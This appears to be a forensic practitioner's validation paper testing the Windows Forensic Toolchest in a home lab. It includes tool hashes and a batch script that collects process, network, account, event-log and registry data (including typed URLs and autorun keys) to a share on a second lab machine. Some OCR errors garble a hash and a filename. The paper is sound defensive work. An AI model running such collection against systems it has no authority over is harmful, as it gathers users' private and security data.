HD Capacity	120	60
CDROM Type	DVD-R	CD-RW
Network Shares	None	\\GCFA (C:\GCFA)
Firewall	XP	Kerio Personal Firewall 2.4

System 1 (Windows XP Pro) was rebuilt from scratch immediately prior to this test (which explains the reason for no service packs or patches). This was no technical reason for doing this, but it does make the test more easily reproducible should someone wish to do so. The only software which was installed on this box was Microsoft Office 2000 (I wanted Microsoft Photo Editor for taking screen captures). I additionally installed Regmon and Filemon for use in my testing. **System 2** (Windows 2K Pro) was not rebuilt for the purpose of this test because it is merely serving as a place to receive the output from WFT. A drive share was created on this box (as indicated above) for the purpose of this test along with a firewall rule to allow the connection from **System 1**.


Environmental Conditions

The testing described in this paper was completed on my "lab" network at home. This network consists of five machines that are all connected to a network hub. The hub is connected to hardware firewall that provide perimeter protection for the network. All hosts internal to the network run software firewalls. Due to the nature of the testing involved in validating WFT and the security measures in place on this network, I do not believe that any outside forces could have influenced this test. For the purpose of this validation, only the Windows 2K Pro (192.168.0.102) and the Windows XP Pro (192.168.0.103) were utilized.




Description Of Procedure

There is a minimal amount of setup that was required on **System 2** prior to running the test. The first thing I did was create the directories *C:\GCFA*, *C:\GCFA\wft_test*, and *C:\GCFA\bat_test*. The exact commands issued to do this are shown in the screen capture below.



```
C:\>mkdir c:\GCFA

C:\>mkdir c:\GCFA\wft_test

C:\>mkdir c:\GCFA\bat_test

C:\>dir c:\GCFA
 Volume in drive C has no label.
 Volume Serial Number is A4E7-C491

 Directory of c:\GCFA

08/23/2003  01:57p      <DIR>          .
08/23/2003  01:57p      <DIR>          ..
08/23/2003  01:57p      <DIR>          bat_test
08/23/2003  01:57p      <DIR>          wft_test
               0 File(s)              0 bytes
               4 Dir(s)   3,932,704,768 bytes free

C:\>_
```

Once the directories to be used in the test were created, I needed to make sure they were available for access by **System 1**. I did this by creating a network share on **System 2**. This was done by opening **Windows Explorer**, right-clicking on the *C:\GCFA*, selecting **Properties**, clicking the **Sharing** tab, selecting **Share this folder**, and then pressing **OK**. A screen capture of this process is shown below.



You can share this folder among other users on your network. To enable sharing for this folder, click Share this folder.

Do not share this folder [✓ Share this folder]

Share name: GCFA

Comment:

User limit: [✓ Maximum allowed] Allow Users

To set permissions for how users access this folder over the network, click Permissions.

To configure settings for Offline access to this shared folder, click Caching.

At this point, I also created an appropriate firewall rule on **System 2** to allow **System 1** to connect to this Windows drive share. As this setup is specific to my environment, I have not included it here.

Documentation will be collected on **System 2** via the network share created above. The two folders that were created under *C:\GCFA\* will be used to collect the results of the tests. The folder *C\GCFA\wft_test\* will be used to hold the output of WFT. The folder *C:\GCFA\bat_test\* will be used to hold the results of control set (output of commands run via batch file). Output from the security-relevant tools being tested will use consistent names for both tests to allow for easy analysis later.

Prior to testing, it was necessary to prepare a CD to be used for WFT validation. Because Windows Forensic Toolchest (WFT) uses a number of OS and security-relevant tools, it was necessary to collect them and put them on the test CD prior to testing. All files where collected from known-good sources prior to burning the CD. Only the tools that are **bolded** will be used as part of this test. The other tools are either commented out or not run by WFT when the *–noslow* and -*nowrite* options are used. The *–noslow* option in WFT is used to skip over the tools that have been marked as taking a long time to execute (*S* flag in config file). There is no need to run such tools in order to validate WFT is performing as advertised, so I have chosen to make the test more expedient. The *–nowrite* option tells WFT not to run tools which have been marked as making modifications to the source machine (*W* flag in config file).

Tool	MD5
wft.exe	A48B4C824F23477E410B8C1300CBDCF2
cmd.exe	8CC9E1BCD66C7B4C0AEB99B5D0E2EE34
cmdnt.exe	7644AE3BCADAE89E7160E3AFF2E7D2BC
now.exe	FA32FB39C1DDB58FE8D6D945754FF036
pclip.exe	1C35D256AC672A8738D5A172C06CC125
memdump.exe	41DFD71FA18804847EB411F2C6CA5ACA
dd.exe	1C576A691B0C9C8421B842457E167356
attrib.exe	48CA5D21F3B4C7B5C4E40A79B1918F1D
mem.exe	86CBCF547AA3B128DB6DED40BC5EBDE0
listdlls.exe	7CA844CE3DF71DF241CBE0A1D1741B08
pulist.exe	DD0F6344D230C12DF30A32E430F6B1B3
pslist.exe	2B9B2B540CAAD8B5DB64EADB058904E1
cygwin1.dll	A3D59DCCFA03CBBBDE3E3B3A91EBF106
ps.exe	890D90A9753B0E4B72FC5DDB457E0312
psfile.exe	8D1A5309ECC25E78BBD3411684B6012E
servicelist.exe	EF97AA16ADE0A9F531F0EA8AA88F001D
psservice.exe	9C6D6542908A8FEC64063489344722C5
psinfo.exe	91E7E1EB47698CCD1874698F59345E28
env.exe	72BBF07C9EAE245B4ED3A798192F1243
uptime.exe	415EDA8D64E4B487A78218212F5DB282
psuptime.exe	D431832DE90CB994B41FE30B0543910F
hostname.exe	164E71AE02761F892E70F9639ADF5964
uname.exe	463CFAC34C9BD65C77BD98C529DF845A
whoami.exe	D166374D267A2B4CF8F5E00ABE8BEDF1
id.exe	1478C64834E2F86312382F72E7667044
ipconfig.exe	2CAA7C99890F90414E50A031B3874B8A
netstat.exe	44728201215 6D360A862B30C7DD2CF3D
fport.exe	544E746B267808EC0F76D904C739BD0D
arp.exe	6BF868C93D144A37F323C39C8C5DC4DE
route.exe	5DC6252304BDBA6298E46262264A2033
ipxroute.exe	44FFA874C4DFCA0061C6FA5DDEC8D5B5
nbtstat.exe	FEBDF2C81A3A569D8EE17C16F368CFB2
net.exe	8F9F01A95318FC4D5A40D4A6534FA76B
hunt.exe	81C473DC0D266DFE7C275AF12DB0327A
auditpol.exe	7079F5E2DF546C58232BEAB63DF0BF24
psloggedon.exe	C8BF5DBE8BE1E9100AD937E1F525EDFB
ntlast.exe	5217A0BCA991BB46E1C27610EFE95962

psapi.dll	B3D22A483875A61CB2060C7D518EFFC2
dumpel.exe	38DC05F37E1AB9969246CE01A3DB19BD
psloglist.exe	192F2D9ECBC87216300AB7AF287F8107
p2x561.dll	22A144786B24809A0DD8757575F21F56
mac.exe	388631FC7DD59959A26F246FC37034FA
hfind.exe	5125DDD2568378310FB0BC4F9994BFC4
streams.exe	9E5F272E010BE683BB42430A9609426D
reg.exe	31E1B2FE1F1FE4F418439BF1EC991EEF
regdmp.exe	A92E8BA3A7B8B7FA80D4AC189DBF45FD
sniffer.exe	EF13B9506E76689B250C33D4F477035F
mdmchk.exe	0633B72EC8E8EF515B33EF882ACF955D
md5sum.exe	A1A75714A1BDE5F4731AD63A527A65E8

Windows Forensic Toolchest (WFT) is going to be invoked during the test with its default configuration file (as provided with the tool). The *–noslow* and *–nowrite* options will be used as described above, and the results will be written to a network share on **System 2**. The exact command line that will be used is shown below. I have included the config file used in this test as part of Appendix A. The config file's lines are rather long, so it would probably be more useful to download WFT and view it in your favorite text editor instead. The commands that will be issued can more easily seen in the batch file shown below. The output of WFT will be stored in the *C:\GCFA\wft_test\* folder on **System 2**.

wft.exe –noslow –nowrite –dst \\192.168.0.102\GCFA\wft_test\

In order to validate that WFT does not modify the output being produced by the tools, I will also be running the tools via a batch file (*bat_test.bat*). This test will be run immediately following WFT. It should be noted that there will be difference in the output for some of these tools (i.e. ones that include timestamps as part of their output or look at running processes). The batch file below will issue the same commands as WFT (when executed as shown below) and store the resultant output in the *C:\GCFA\bat_test\* folder on **System 2**.

bat_test.bat cmd.exe \\192.168.0.102\GCFA\bat_test\

```
@echo off
cls
echo ################
echo # bat_test.bat #
echo ################
echo.

if "%1" == "" goto error
if "%2" == "" goto error

@echo on

now.exe > %2start.txt 2>&1
pclip.exe > %2pclip.txt 2>&1
```

```
mem.exe /d > %2mem.txt 2>&1
pulist.exe > %2pulist.txt 2>&1
pslist.exe > %2pslist.txt 2>&1
ps.exe -ealW > %2ps.txt 2>&1
psfile.exe > %2psfile.txt 2>&1
servicelist.exe \\127.0.0.1 > %2srvc.txt 2>&1
psservice.exe > %2psservice.txt 2>&1
psinfo.exe > %2psinfo.txt 2>&1
%1 /C set > %2environm.txt 2>&1
%1 /C ver > %2ver.txt 2>&1
hostname.exe > %2hostname.txt 2>&1
uname.exe -a > %2uname.txt 2>&1
whoami.exe > %2whoami.txt 2>&1
ipconfig.exe /all > %2ipconfig.txt 2>&1
netstat.exe -an > %2netstat.txt 2>&1
fport.exe > %2fport.txt 2>&1
arp.exe -a > %2arp.txt 2>&1
route.exe print > %2rtable.txt 2>&1
nbtstat.exe -n > %2nbtstatn.txt 2>&1
nbtstat.exe -c > %2nbtstatc.txt 2>&1
nbtstat.exe -s > %2nbtstats.txt 2>&1
net.exe accounts > %2netacct.txt 2>&1
net.exe group > %2netgroup.txt 2>&1
net.exe localgroup > %2netlg.txt 2>&1
net.exe file > %2netrpt.txt 2>&1
net.exe session > %2netsessi.txt 2>&1
net.exe share > %2netshare.txt 2>&1
net.exe start > %2netstart.txt 2>&1
net.exe use > %2netuse.txt 2>&1
net.exe user > %2netuser.txt 2>&1
net.exe view > %2netview.txt 2>&1
hunt.exe \\127.0.0.1 > %2hunt.txt 2>&1
auditpol.exe > %2auditpol.txt 2>&1
psloggedon.exe > %2psloggedon.txt 2>&1
ntlast.exe -v -s > %2success.txt 2>&1
ntlast.exe -v -f > %2failed.txt 2>&1
ntlast.exe -v -i > %2interact.txt 2>&1
ntlast.exe -v -r > %2remote.txt 2>&1
dumpel.exe -t -l system -f %2syslog.txt 2>&1
dumpel.exe -t -l application -f %2applog.txt 2>&1
dumpel.exe -t -l security -f %2seclog.txt 2>&1
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Run /S >
%2hklm_r.txt 2>&1
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce /S
> %2hklm_ro.txt 2>&1
reg.exe query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices /S >
%2hklm_rs.txt 2>&1
reg.exe query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce /S >
%2hklm_rso.txt 2>&1
reg.exe query HKCU\Software\Microsoft\Windows\CurrentVersion\Run /S >
%2hkcu_r.txt 2>&1
reg.exe query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /S
> %2hkcu_ro.txt 2>&1
```

```
reg.exe query
HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices /S >
%2hkcu rs.txt 2>&1
%1 /C type %SystemDrive%\autoexec.bat > %2autoexec.txt 2>&1
%1 /C type %SystemRoot%\win.ini > %2win_ini.txt 2>&1
%1 /C type %SystemRoot%\system.ini > %2sys_ini.txt 2>&1
%1 /C type %SystemRoot%\winstart.bat > %2winstart.txt 2>&1
%1 /C type %SystemRoot%\wininit.ini > %2init_ini.txt 2>&1
reg.exe     query "HKCU\Software\Microsoft\Internet Explorer\Explorer
Bars\{C4EE31F3-4768-11D2-BE5C-00A0C9A83DA1}" /S > %2search_h.txt 2>&1
reg.exe     query "HKCU\Software\Microsoft\Internet Explorer\TypedURLs"
/S > %2type_url.txt 2>&1
reg.exe query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /S >
%2run_hist.txt 2>&1
reg.exe query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSa
veMRU /S > %2lastsave.txt 2>&1
reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall
/S > %2installh.txt 2>&1
md5sum.exe *.* > %2md5tools.txt 2>&1
now.exe > %2end.txt 2>&1

@echo off
goto end

:error

echo usage:  bat_test.bat SHELL REPORT_PATH
echo           i.e. bat_test.bat cmd.exe \\192.168.0.102\GCFA\bat_test\
echo.
echo         Note:  REPORT_PATH must exist and must end with a "\"
echo.

:end
pause
```

The above-mentioned files (plus the other files used by WFT) were all burned to a CD for use in the test. The CDROM is drive D. The checksums of all the files were listed by the command shown below and the resulting output has been included here.

D:\md5sum.exe D:\*. > C:\GCFA\md5sumcd.txt*

```
6bf868c93d144a37f323c39c8c5dc4de *arp.exe
48ca5d21f3b4c7b5c4e40a79b1918f1d *attrib.exe
7079f5e2df546c58232beab63df0bf24 *auditpol.exe
10590e4b730a849b8dbc9a3e1b7808bf *bat_test.bat
8cc9e1bcd66c7b4c0aeb99b5d0e2ee34 *CMD.EXE
7644ae3bcadae89e7160e3aff2e7d2bc *cmdnt.exe
a3d59dccfa03cbbbde3e3b3a91ebf106 *cygwin1.dll
1c576a691b0c9c8421b842457e167356 *dd.exe
38dc05f37e1ab9969246ce01a3db19bd *DUMPEL.EXE
72bbf07c9eae245b4ed3a798192f1243 *env.exe
544e746b267808ec0f76d904c739bd0d *fport.exe
```

```
c7511457e04a556559fe4e52dbb75c2a *getopt.dll
5125ddd2568378310fb0bc4f9994bfc4 *HFind.exe
164e71ae02761f892e70f9639adf5964 *hostname.exe
81c473dc0d266dfe7c275af12db0327a *Hunt.exe
1478c64834e2f86312382f72e7667044 *id.exe
2caa7c99890f90414e50a031b3874b8a *ipconfig.exe
44ffa874c4dfca0061c6fa5ddec8d5b5 *ipxroute.exe
05ac9f4c9008f687e4059c2edb96f32c *LICENSE.txt
7ca844ce3df71df241cbe0a1d1741b08 *LISTDLLS.EXE
388631fc7dd59959a26f246fc37034fa *mac.exe
a1a75714a1bde5f4731ad63a527a65e8 *md5sum.exe
90ce21f53369a35a94a1c5b4ca67baac *md5sum.txt
0633b72ec8e8ef515b33ef882acf955d *mdmchk.exe
86cbcf547aa3b128db6ded40bc5ebde0 *mem.exe
41dfd71fa18804847eb411f2c6ca5aca *memdump.exe
9972a6ed4f2388dbfa8e0a96f6f3fdf1 *msvcr70.dll
febdf2c81a3a569d8ee17c16f368cfb2 *nbtstat.exe
8f9f01a95318fc4d5a40d4a6534fa76b *net.exe
447282012156d360a862b30c7dd2cf3d *netstat.exe
fa32fb39c1ddb58fe8d6d945754ff036 *now.exe
5217a0bca991bb46e1c27610efe95962 *NTLast.exe
22a144786b24809a0dd8757575f21f56 *p2x561.dll
1c35d256ac672a8738d5a172c06cc125 *pclip.exe
890d90a9753b0e4b72fc5ddb457e0312 *ps.exe
b3d22a483875a61cb2060c7d518effc2 *psapi.dll
8d1a5309ecc25e78bbd3411684b6012e *psfile.exe
91e7e1eb47698ccd1874698f59345e28 *Psinfo.exe
2b9b2b540caad8b5db64eadb058904e1 *pslist.exe
c8bf5dbe8be1e9100ad937e1f525edfb *psloggedon.exe
192f2d9ecbc87216300ab7af287f8107 *psloglist.exe
9c6d6542908a8fec64063489344722c5 *psservice.exe
d431832de90cb994b41fe30b0543910f *psuptime.exe
dd0f6344d230c12df30a32e430f6b1b3 *pulist.exe
31e1b2fe1f1fe4f418439bf1ec991eef *REG.EXE
a92e8ba3a7b8b7fa80d4ac189dbf45fd *regdmp.exe
5dc6252304bdba6298e46262264a2033 *route.exe
ef97aa16ade0a9f531f0ea8aa88f001d *ServiceList.exe
ef13b9506e76689b250c33d4f477035f *sniffer.exe
9e5f272e010be683bb42430a9609426d *STREAMS.EXE
463cfac34c9bd65c77bd98c529df845a *uname.exe
415eda8d64e4b487a78218212f5db282 *uptime.exe
763f8dfa1a09be7971a9377c1cd78b2f *wft.cfg
a48b4c824f23477e410b8c1300cbdcf2 *wft.exe
d166374d267a2b4cf8f5e00abe8bedf1 *whoami.exe
```

Once the CD was created, I was ready to prepare **System 1** for the test, so I inserted the CD into the DVD-R drive (drive D:).

I knew I wanted to monitor the system for both registry access and file access so I opened Regmon and Filemon on **System 1**. Both of these tools are very "noisy" on a system without filters enabled, so I decided to add filters that would remove most of the useless chatter from their output. The filters I used are shown below. I could have put a filter in that only shows *wft.exe*, but I thought it would be more useful to see what all the other utilities were accessing as well.


Regmon Filter

```
regmon;filemon;lsass;winlogon;services;System;explorer;svchost;csrss;sp
oolsv;photoed
```

Filemon Filter


```
regmon;filemon;lsass;winlogon;services;System;explorer;svchost;csrss;ph
otoed
```

When the filters were in place, I opened two *cmd.exe* windows from the CD by using **Run… | Open *d:\cmd.exe* | OK**. In the first window I typed the command line for WFT as shown below. Note: I did not hit **Enter** at this point.



```
D:\>wft.exe -noslow -nowrite -dst \\192.168.0.102\GCFA\wft_test\_
```


In the second *cmd.exe* window, I typed the command for *bat_test.bat* as shown below. Note: I did not hit **Enter** in this window either.



```
D:\>bat_test.bat cmd.exe \\192.168.0.102\GCFA\bat_test\
```


The next step was to go into Regmon and Filemon and clear their output so that I would be starting with a clean slate for the *wft.exe* run I was about to start.

I was now ready to start the test. I hit **Enter** in the WFT window to start it executing. Once the program terminated, I stopped the logging in Regmon and Filemon. Screen captures these programs in this paused state are shown below.



Registry Monitor - Sysinternals: www.sysinternals.com

```
#     Time          Process        Request     Path                                                Result    Other
13479 516.61864930  CMD.EXE:232    OpenKey     HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13480 516.61868366  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13481 516.61871523  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13482 516.61874596  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13483 516.61877808  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13484 516.61880937  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13485 516.61884122  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13486 516.61887279  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13487 516.61890408  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13488 516.61893537  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13489 516.61896666  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13490 516.61899822  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13491 516.61902979  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13492 516.61906164  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13493 516.61909321  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13494 516.61912506  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13495 516.61915523  CMD.EXE:232    OpenKey     HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE10...
13496 516.61917758  CMD.EXE:232    QueryValue  HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  0x40000
13497 516.61920384  CMD.EXE:232    CloseKey    HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE10...
13498 516.61923457  CMD.EXE:232    OpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  NOTFO...
13499 516.61929323  CMD.EXE:232    OpenKey     HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE10...
13500 516.61931447  CMD.EXE:232    QueryValue  HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  0x0
13501 516.61933709  CMD.EXE:232    CloseKey    HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdent...  SUCCE...  Key: 0xE10...
13502 516.62122532  CMD.EXE:232    OpenKey     HKCU                                                         SUCCE...  Key: 0xE10...
